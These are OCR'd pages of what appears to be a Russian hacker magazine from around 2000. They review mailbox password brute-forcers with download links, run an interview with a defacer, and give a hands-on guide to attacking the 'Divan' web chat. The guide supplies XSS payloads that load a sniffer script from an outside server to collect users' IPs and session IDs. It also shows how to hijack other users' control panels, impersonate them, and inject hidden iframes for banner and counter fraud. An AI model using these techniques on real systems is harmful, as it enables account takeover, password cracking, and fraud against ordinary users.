Пользоваться этой программой так же легко и приятно, как не успеть снять штаны перед экстренной посадкой на канализационный роутер: в первом поле указывается путь к словарю, по которому будет производиться подбор паролей. Во втором поле указывается поп сервер мыльного сервака, на котором расположен нужный ящик. В третьем - имя пользователя (обычно это текст, который написан до собаки «@»). И затем, нажав на кнопку Crack, надо было стоять на коленках и читать отче наш, пока не выскочит долгожданное меню с надписью Cracked! Password: suhodrishev007

В принципе эта небольшая прога была бы очень даже ничего, если бы не одно но: у нее нет возможности сохранять результат работы, если подбор не был доведен до конца. Так что рекомендовать ее я могу лишь тем, кто будет использовать не очень большие словари для подбора паролей.


http://hacksoft.ru/Download/hypnop.rar (25,2 Kb).

Homepage: нету :(

Tetro FTP/POP Passwd Trier

Следующая программа, которую я уже нашел, - Tetro FTP/POP Passwd Trier.

Эта программа была уже на порядок выше предыдущей, но так же имела ряд недостатков. Зато здесь в виде списка можно было вставлять не только пароли, но даже и имена пользователей. Т.е. можно было подбирать пароли сразу к нескольким обмылкам. Причем, остановив программу в любой момент и нажав File–>Working–>Save, можно было сохранить результат проделанной работы. Программа могла также вести лог файлы (можно отследить все ошибки, если таковые имелись). Программа может работать как с FTP, POP, POP2, так и с POP3.



Режим Socket Status позволяет следить за ходом процесса подбора паролей: количество активных сокетов, сколько байт принято/отправленно, скорость перебора паролей в секунду. Но при тестировании был замечен баг - иногда программа определяла ложный пароль как верный. И иногда не

хотела принимать словари с паролями, говоря, что это не текстовый документ :(. Наверно поэтому автор программы даже не сделал для нее сайт, а оставил только свой мыл.

http://www.hacker2020.bizland.com/passcrack/tetro.zip (182 Kb).

Brutus AET2

Да, с такими прогами много не наковыряешь - подумал я и вновь отправился на поиски более продвинутой... И она нашлась - Brutus AET2. Как говорят о нем авторы: «Это интерактивная, удаленная дробилка пароля». Я действительно хотел что-то посложней, чтобы функций было побольше... но не настолько же!

Рассмотрим основные функции программы:

Главное окно Brutus`a:

Menu Bar - здесь ты можешь загружать/сохранять результаты проделанной работы, обращаться к экрану word list tools.

Targeting Information - здесь ты набираешь адрес цели. В моем случае это pop.hotmail.com, а также выбираешь, к какому именно сервису будут подбираться пароли: HTTP (Basic Auth); HTTP (Form); FTP; POP3; Telnet; SMB (Net Bios); плюс возможность собственной настройки Custom! При собственной настройке ты сможешь выбрать, по какой схеме будет проходить подбор пароля. После какого слова вводить юзернейм (username), а после какого - пассворд (password), ты сам сможешь выставить время задержки. Короче, это настоящий геморрой для настоящих кул-хацкеров! Как говорится: «Это тебе не мелочь по карманам тырить!».


Connection Options - здесь ты можешь выбирать максимальное число одновременных соединений с серваком (спешу заметить, что чересчур большое количество соединений только замедляет процесс перебора), определить номер TCP порта и заставить Брутус перебирать пароли к серваку через прокси. Не забудь увеличить Timeout, если у тебя низкое качество связи.

Authentication Options - в этом пункте нужно выставить, что тебе необходимо подобрать: имя пользователя и пароль, только пароль или только имя пользователя. Прямо тута и прописывается путь к словарю, по которому будет производиться подбор, существует возможность решения «в лоб» (когда ты определяешь максимальную и минимальную длину пароля; из каких символов он может состоять, в этом случае программа будет сама составлять пароли, без словаря), но об этом чуть позже.

Positive Authentication Results - в случае удачного перебора здесь будут выведены имя пользователя и пароль.

Log Window & Status Indicators - это прелестное окошко не один раз заставит пропищать твою мышу, которую ты из-за нервного срыва будешь колотить об стол. Если ты ошибешься хоть в одной настройке: укажешь слишком маленькое время ожидания ответа (Timeout) или начнешь, не разбираясь, мудрить во всех свойствах брута, или что-то еще, то оно мило загорится красным цветом :).

Оказывается, программа может не только подбирать пароли из твоего словаря, но даже генерировать их (пароли) самостоятельно или изменять путем перестановки уже имеющиеся. Например, в словаре будет слово max, а программа по твоему желанию проверит max, amx, mxa, xam и axm!



Wordlist - в первой строчке указываем имя входного словаря, во втором - куда сохранить результаты. Затем выбираем из меню, что нужно сделать с данным словарем, и жмем Action. Вот доступные функции меню:

Convert List (LF > CRLF) - конвертируем текстовые файлы формата UNIX к текстовым файлам DOS.

Only Word Length - удаляет все слова, не соответствующие параметрам заданной длинны (Я тебя загрузил? Мозги уже набекрень? Отхлебни из банки ХАКЕРА, и ВСЕ встанет в норму!). :)

Remove Duplicates - удалить дубликаты слов.

Permutations - удалить слова, которые можно получить путем перестановки. Например, имея слово god, из словаря удалится слово dog.

Create New List - создать список паролей/пользователей «на пустом месте». Ты выбираешь символы, которые могут быть в подбираемом пароле/имени минимальную/максимальную длину, и Брутус сам создаст словарь!


http://www.hoobie.net/brutus/brutus-aet2.zip (331 Kb).

Мы с тобой вкратце разобрали лишь одну возможность Брутуса - перебор паролей к POP3. Как я уже говорил, этим его возможности не ограничиваются, и для всего другого свои специфические настройки! Короче, мой совет однозначный: если ты не боишься копаться в настройках, и тебе нужен лучший брут форсер, - то бери Brutus AET2! А если тебе главное ПОПЫТАТЬСЯ открыть e-mail... То качай себе Hypnopaedia. Короче, думай, выбирай, качай, настраивай, подбирай, находи и будь доволен!



ХАКЕРСКАЯ СУДЬБА TF8

SideX (sidex@xakep.ru)



Давненько Х не радовал тебя интервью с net-hacker`ами. Пришло время поправить сей недуг. Кандидатуру для столь важного дела найти получилось не так просто, т.к. люди либо недостаточно подкованы, а следовательно, не подходят для статьи, либо гнут пальцы: «Да мы, ваще, очень крутые - не фиг нам светиться». Тогда с кем же можно побеседовать о насущных проблемах безопасности и сцены? Такой человек был найден - tf8. Бывший мембер некогда нашумевшей команды Legion 2000, сломавший такие бастионы информационной безопасности, как mail.ru, void.ru, hackzone.ru и другие. Написавший эксплойты на ряд популярных сервисов, вроде WUFTPD 2.6.0, QPOP 2.53, а также прикольный бэкдор под апач (Apache DSO backdoor - mod_backdoor.c). Это лишь его официальные релизы, не считая множества «приватных», о которых распространяться, по понятным причинам, интервьюируемый отказался ;). Данный материал является скорее не интервью, а неким блиц-опросом, созданным с целью покрыть множество граней нетхака, а не вылить газетное философствование из серии «И как ты стал хЭкером?»? «Ты не боишься, что тебя посадят в тюрьму?»? «А ты не считаешь низким и аморальным - получать плату за взлом?». Итак, вперед.

X: Ты являешься пользователем и сторонником *nix`а. Но трудно поверить, что свою знакомство с компьютером ты начал именно с этой ОС. Что было вначале?

tf8: За юникс я сел фактически с самого начала. Тогда это был линукс с ядром 2.0.36. Где-то полгода я провел за ним, постигая самые основы, затем переполз на freebsd и до сих пор с нее не слез. Также удалось посмотреть на WinNT, немного слышал про OS/2.

X: Как ты относишься к портированию с-эксплойтов под win? Как то было с kod.c/nuke.c, beer, frozen.

tf8: С одной стороны нужные проги должны быть доступными, но при таком раскладе велик шанс, что юзер, не пройдя *nix-ценза, будет безрассудно пользоваться полученным... А с другой стороны, по большому счету, мне абсолютно все равно? кто чего портирует. Некоторые делают это просто для себя, другие - чтобы стать известными, третьи - от нечего делать... За судьбу тех, кто пользуется чужими программами? я бы беспокоиться

не стал - так как это этап, через который проходит каждый.

X: Объясни читателям, что означает твой загадочный ник? ;)

tf8: tf8 это сокращение от thefate, что в переводе на русский означает 'судьба'.

X: Какие минимальные знания в кодинге/ОС необходимы человеку, желающему стать хакером?

tf8: Самые минимальные - уметь читать, писать и работать с компьютером. Всего остального можно добиться собственным трудом. Также советую почитать «Атаку на Инет» - думаю, что начинающим она поможет в постижении некоторых основ.

X: L0pht превратилась в @stake. tf8 не станет T-secure для легального занятия аудитом сетей, с соответствующим промо и серьезными заработками? Нет планов из андеграунда выйти на более широкую сцену?

tf8: Андеграунд - это вполне широкая сцена. ;) Выходить и уходить я тоже не собираюсь. А насчет того, что я превращусь в t-secure... вряд ли... это противоречит моим взглядам - я считаю, что дырки нужно охранять, как это, например, делает GreenPeace с вымирающими видами животных. По сути 'баги' - это такие же животные, которых с каждым днем становится все меньше и меньше, - их убивают сотнями, тысячами, а вот об их восстановлении или сохранении мало кто заботится.

X: Не секрет, что и среди хакеров случаются междоусобицы. Начинаются d.o.s атаки, захваты вражеских серверов и IRC-каналов. Даже среди твоих дефис-релизов присутствует небезызвестный void.ru. Считаешь ли ты правильными такого рода конфронтации?

tf8: Все обычно начинается из-за разногласий: что-то кому-то не нравится, кто-то кем-то недоволен и так далее. Я вообще против такого вида атак и считаю их бессмысленной тратой времени, так как они абсолютно ничего не дают, кроме разве что самоутверждения.

А Void.ru был жертвой спора...

X: На рынке книжной литературы России явно не хватает книг по информационной безопасности. Нет желания влиться в какой-либо книжный проект в качестве автора или эксперта, быть может внеся новый уровень в это дело?

tf8: Насчет отсутствия грамотной печатной литературы по security на русском - факт. Имеются лишь отчасти морально устаревшая «Атака на Интернет», пустая «Философия хакерских атак» и что-то ламоватое у «Познавательной книги». Но это не значит, что я стану участвовать в книгоиздании. Книга только даст толчок для появления новых lamagra и прочих... а если она еще станет популярной... даже страшно думать...

X: Ты был мембером Legion2000. Что подтолкнуло тебя вступить в эту команду, и получил ли какой-либо опыт из этого?

tf8: Две головы всегда лучше одной, а здесь целая группа единомышленников: nikel, shocker, dix0n, sid. Это был мой самый первый опыт, мы вместе ломали, писали какие-то программы... Опыт был довольно большой - тогда я мало чего умел и некоторым вещам научился благодаря legion2000.

X: В последнее время стало модно дефейсить сайты, пропагандируя защиту проекта Napster. Ты занимался/собираешься заниматься этим?

tf8: Странная тенденция... Нет. Я .mp3 вообще не собираю и с Napster`ом ничего общего не имею, следовательно, и защищать его не мое дело.

X: Можно ли по твоему внешнему виду определить компьютерную принадлежность: по майке, кепке, джемперу, куртке?

tf8: Знаю, знаю... :) Многие кул-хацкеры носят майки с чертями BSD, надписями «Got root?», фрагментами perl-кода, пингвином Туксом. Но это не касается меня: я не привык выделяться из толпы.

X: Какую книгу ты сейчас читаешь?

tf8: The Design and Implementation of 4.4BSD Operating System. :)

X: Люди из повседневной жизни, что знают тебя по real name`y, а не как tf8, в курсе твоих темных дел? ;) Или ты просто для них Advanced user...

tf8: Про темные не знают - стараюсь о них молчать. :) И термин Advanced User не про меня.

X: Когда пройдет время и обзаведешься детьми, передашь ли ты им свои знания, поможешь «become a hacker» или оградишь их от всего этого? :)

tf8: Хе-хе. Ну если они выберут именно эту область, то помогу без вопросов.

X: Твоя стезя - сетевой хак, но быть может были потуги в других направлениях сцены: фрикинге, варезке, демо, арт, etc?

tf8: Было... Когда-то пытался писать вирусы под ДОС, но не понравилось - не мое это дело ;).

X: Сколько у тебя уходит времени на взлом (получение рута) «среднестатистического сервера» и сколько отнял хак якобы супер-пупер защищенного mail.ru?

tf8: ИМХО, понятие 'среднестатистического сервера' отсутствует вовсе - каждый сервер и каждая сеть уникальны по-своему, и на их взлом может уходить от пяти минут до нескольких месяцев, а то и лет. В большинстве случаев все зависит от того, насколько быстро найдешь лазейку, а дальше время летит незаметно. ;)

Mail.Ru ломалось где-то около недели. И это не супер-пупер защищенный комплекс серверов - это просто профессионально настроенная/написанная система.

X: Если требуется создать максимально защищенный сервер - какую ОС ты бы поставил?

tf8: Я рекомендую ставить только то, что хорошо знаешь, в моем случае это - FreeBSD. В другом случае неизвестно, сколько времени потратишь на настройку и сколько дырок налепишь.

X: Твои дефейсы отличаются крайним минимализмом: лишь текст - никакой графики, флеша, выпадающих окошек и кнопок. Это твой стиль. «Какие дефейсы ты считаешь наиболее модными в этом сезоне?» :)

tf8: Я вообще ко всякого рода дефесам отношусь отрицательно. И такая вялость с моей стороны по отношению к дизайну моих дефесов объясняется тем, что я никогда не уделял им столько времени, сколько им уделяют 'современные дефейсеры'. Не вижу смысла.

X: Спасибо за ответы на вопросы X.



ВЫНОСИМ ДИВАН - ПРИНО

X-KoDeX (root@hackers-paradise.com) www.hckers-paradise.com

А КАК ВСЕ ХОРОШО НАЧИНАЛОСЬ!..


Началась эта история в январе Y2K, когда я обнаружил в сети некий чатец.

Звался он «Диваном».




Чат мне понравился (насколько может понравиться www-чат по сравнению с комфортным IRC :-///) - установки цвета, качественно выполненный приват и все такое, и etc.(не в смысле /passwd ;)). Так вот, я в этом чате стал иногда появляться, и все бы хорошо, да слишком часто в чат заходили разные отморозки, которые мешали нормально поговорить и девчонку склеить, etc. Такой расклад меня не устраивал, и я, есесно, решил поправить дело =).

Как известно, в чатах (да и вообще во всяких ирцках) имеются опы, админы, модераторы и прочая нечисть. На Диване имеются админы, которые делают временное отключение, т.е. типа «три дня ты тут хрен появишься».




«Ну... это как сказать...», - отвечаем мы :).

Берем прокси,



заходим & no problem... только сделаем еще один финт - после входа отключим проксю



и таким образом при следующем «отключении» прокся остается чистой >:).

БАГИ «ДИВАНА»

Фишка №1. В чате разрешен тэг font, точнее только font color, но это только кажется ;). Итак, пишем прямо в тексте сообщения Hi all!. Что получится из этого, думаю, ясно.

А теперь продолжим эту идею: Hi all!


Получаем текст в 200 пикселей с фоновой картинкой.



Hi all!

Получаем джавскриптовский алерт. На эту тему можно придумать массу шуток и подстав. ;)

Фишка №2. Эта фишка интереснее и полезнее первой. Причем этой же бедой страдают 90% других хтмл-чатов. Как говорилось ранее, в чате есть настройки цвета. Открываем сурс нижнего фрейма (тот, который с формой ввода), наводим фокус на следующие части кода:



```
function ChangeAll () {
        var COLOR="#" + document.forms[0].all.options[document.forms[0].all.selecte
        if ( document.forms[0].color[0].checked ) {
             writeDoc(COLOR);
        }
}
function writeDoc ( Col ) {
        var str;

        top.frames[1].document.clear();
        top.frames[1].document.open();
        str="<html><body text='" + Col + "' bgcolor='#000000'><center>";
        str = str + "Example<br>";
        str = str + "<i>Example</i><br>";
        str = str + "<b>Example</b><br>";
        str = str + "</center></body></html>";
        top.frames[1].document.writeln(str);
        top.frames[1].document.close();
}
</script>
</head><body bgcolor="#000000" text="#ffffff" link="#ff0000" vlink="ff0000" onLoad=
<center><form method="POST" action="divan#end" target="html" onSubmit="return Check(
<type="hidden" name="dn" value=""><nobr><noscript>
<select name="dn">
</select></noscript><input name="text" size=50 maxlength=512>
<input type="hidden" name="pt" value="t"><input type="hidden" name="u" value="86987
<input type="button" value="Очистить" onClick="document.forms[0].text.value='';docu
<nobr><noscript>
<a href="divan?a=reload&u=869877553" target="form">[перегрузить окно]</a>
</noscript>
<a href="advanced.cgi?u=869877553" target="browse">[Управление]</a>
</nobr><br>
<nobr>
<input name="color" type="radio" value="color" checked onclick="ChangeAll()"><selec
<option value="ffffff" selected>Default
```

М БАБКИ!

```
<form method=»POST» action=»divan#end» target=»html»>

<input type=»hidden» name=»dn» value=»»>

<input name=»text» size=50 maxlength=512>

<input type=»hidden» name=»pt» value=»t»>

<input type=»hidden» name=»u» value=»1693783577»>

<input type=»hidden» name=»a» value=»send»>

<input type=»submit» value=»Отослать»>

<input type=»button» value=»Очистить»>

<input name=»color» type=»radio» value=»color»>

<select name=»all»>

<option value=»ffffff» selected>Default

<option value=»ff0000»>Красный

<option value=»00ff00»>Зеленый

<option value=»0000ff»>Синий

<option value=»ffee00»>Желтый


</select>...
```


Копируем себе, правим action=»divan#end» на action=»http://www.divan.ru/fcgi/divan#end»


меняем hidden на text у параметров с именами dn(id дивана), u(id юзера), а также заменим select name=»all» на input type=»text» name=»all».

Ну вот, файл готов. Теперь в поле dn вводим ид дивана, на который хотим писать. Этот ид можно наблюдать в правом фрейме чата в «списке присутствующих», там же ид юзера:

href=»divan?a=g&u=1693783577&dn=Dhbm







sNlem» target=»output»><b>Диван у Омена.

Диван у Омена - dn=DhbmsNlem

Наш ид - 1693783577

Ид генерится при входе в диван (каждый раз новый). Это несколько усложняет дело, но мы, как всегда, что-нибудь придумаем - башня-то для чего хаксору? ;)

Итак, ид прописали, диван обозначили, теперь в поле ввода ставим какую-нибудь точку, а в «поле взлома» (которое мы из select'а переделали) пишем

00ff00»>

<img src=http://сервер-какой-нить.ру/цги-бин/сниффер.цги> «

Надеюсь, что такое сниффер, понятно? ;) (Если непонятно - бери Х #9 00 и читай статью «Все о снифферах», а также другую статью про взлом www-chat`ов в Х #9 99)

РАЗВЛЕЧЕНИЯ И КОНТРОЛЬ НАД ЮЗЕРАМИ

Таким образом мы получаем IP всех посетителей, а также строки видаhttp://www.divan.ru/fcgi/divan?dn=DhbmsNlem&u=1693783577&a=g&pt=t#end, где видим ид юзеров. Да, идэшники-то видим, а как узнать, кто есть ху? Об этом чуть позже, а пока расскажу, что делать с идэшниками.

Правый фрейм «Панель управления» имеет адрес

http://www.divan.ru/fcgi/advanced.cgi?u=1693783577.

Усекли? Открываем новое окно браузера, подставляем ид любого юзера и... (!!!) Попадаем в «Панель управления» вышеназванного субъекта. А это - приваты, настройки... короче, полный root. Самое интересное - это «Изменить инфу о себе». Заходим, меняем кексу ник, вешаем ему «крутую» инфу или вообще жмем кнопку DELETE, если совсем достал =).

Теперь разберемся, ху есть кто. Можно запускать сниффер и путем научного перебора искать соответствия ников и идэшников, но ЕСТЬ СПОСОБ ЛУЧШЕ! Итак, в «поле взлома» вначале пишем 001100»>, а в конце кавычку « (это обязательно). А вот между этими фишками пишем следующее:

<script>if(top.frames[2].document.forms[0].u.value!=»наш ид»){

top.frames[2].document.forms[0].text.value=top.frames[2].document.forms[0].u.value;

top.frames[2].document.forms[0].submit();}</script> Поясняю, полю ввода приравнивается значение поля с идэшником, и форма отправляется (без участия юзера!!!). Теперь все юзеры послушно пишут прямо в чат свои ид (кроме нас, конечно). ;) Ну а остальное - дело техники.


Теперь несколько приколов.

далее я буду писать чистые скрипты без дополнений 001100»> и т.п.

Берем ид какого-нить юзверя и пишем:

<script>if(top.frames[2].document.forms[0].u.value!=»наш ид»){ top.frames[2].document.forms[0].u.value=»ид несчастного»}</script>

Ы! Теперь весь диван пишет от имени жертвы! Вот смеху-то! Прямо коммунизм ка-



кой-то - все равны как на подбор. ;))

<script>top.frames[2].document.forms[0].text.value=»Давайте будем повеселее!»</script> Ну, тут понятно.

<script>top.frames[2].document.forms[0].dn.value=»ID какого-нибудь дивана»</script> Все пишут на другой диван.

В общем, тут можно творить все, до чего может довести больная фантазия. Если поганое настроение - можно всех удалить или сделать такое:

<script>top.document.location=»http://www.microSUX.com»</script> все идут к Билли

<script>for(;;){alert(«Все уроды!»)}</script> «Бесконечное кликанье» ну и т.д. и т.п.

СПОСОБЫ ПРАКТИЧЕСКОГО ПРИМЕНЕНИЯ БАГОВ

Реклама. Допустим, есть у нас хомпага. Но вот беда - никто ходить туда не хочет. А все почему? Потому что реклама в наши дни - очень сурьезная вещь, без которой никакая хомпага посетителей не найдет. Ты спрашиваешь, что, мол, делать? А я отвечаю - ДЕЙСТВОВАТЬ!

Регимся во всех топах, какие есть (хотя ты скорее всего уже зарегился везде). Заливаем на сервак страницу (например, top.html), а на нее вешаем все счетчики. Далее идем в чат. Заходим, проставляем новый идэшник в наш файл и тихо болтаем с помощью нашей формы, где в «поле взлома» стоит <iframe src=»http://наша-пага.ну/top.html» width=1 height=1»></iframe>. Желательно болтать на диване, где народу побольше. За час накрутки твоя пага в Мафии.ру на первом месте с офигенным отрывом... Чуть позже ты уже во всех топах весь на пальцах \m/ :).

ПРИЯТНЫЙ ХРУСТ НОВЕНЬКИХ БУМАЖЕК. ПРОДОЛЖАЕМ РАЗГОВОР...

> Все бы хорошо, да слишком часто в чат заходили разные отморозки, которые мешали нормально поговорить и девчонку склеить. Такой расклад меня не устраивал, и я, есесно, решил поправить дело =).

У нас есть хорошая пага, где висят баннеры, счетчики всяких «Спедий» (www.spedia.net) и т.п. И денег нам хочется - аж зубы ломит. Что ж делать? Работать, Господа! Итак, баннер RLE. Опять же заливаем страницу banner.html на сервак. В ней только код баннера. Далее на всех страницах убираем баннеры и вставляем <iframe src=»http://наша-пага.ну/banner.html» width=468 height=60»></iframe> Т.е. здесь у нас получается все законно... вроде бы... ;)

Идем в чат (есесно) =). И опять просто болтаем с помощью нашей формы со вставкой

<iframe src=»http://наша-пага.ну/banner.html» width=1 height=1»></iframe>

Точно также крутятся и все остальные системы, а где много показов - там и деньги водятся. :)

Что еще сказать? ;) Данные способы практического использования багов Дивана весьма эффективны, так как народу там обычно много. Например, я как-то по «синьке» (в качестве развлечения) меньше чем за час накрутил 50000(!!!) показов RLE, но админы вышеназванной конторы, есесно, прикрыли аккаунт. Это я говорю для того, чтобы ты не увлекался, когда крутишь баннеры (на счетчики это не распространяется =)). Главное - поддерживать примерно одинаковый уровень числа показов, сбавлять к утру, поднимать к вечеру... в общем - создавать иллюзию того, что это твоя пага так крутится. Конечно, и сайт должен быть не в одну страницу, а более или менее приличный. Самое главное то, что накрутка идет с «уникальными» пользователями, а это большой плюс. Вот так.

P.S. или Продолжение следует...

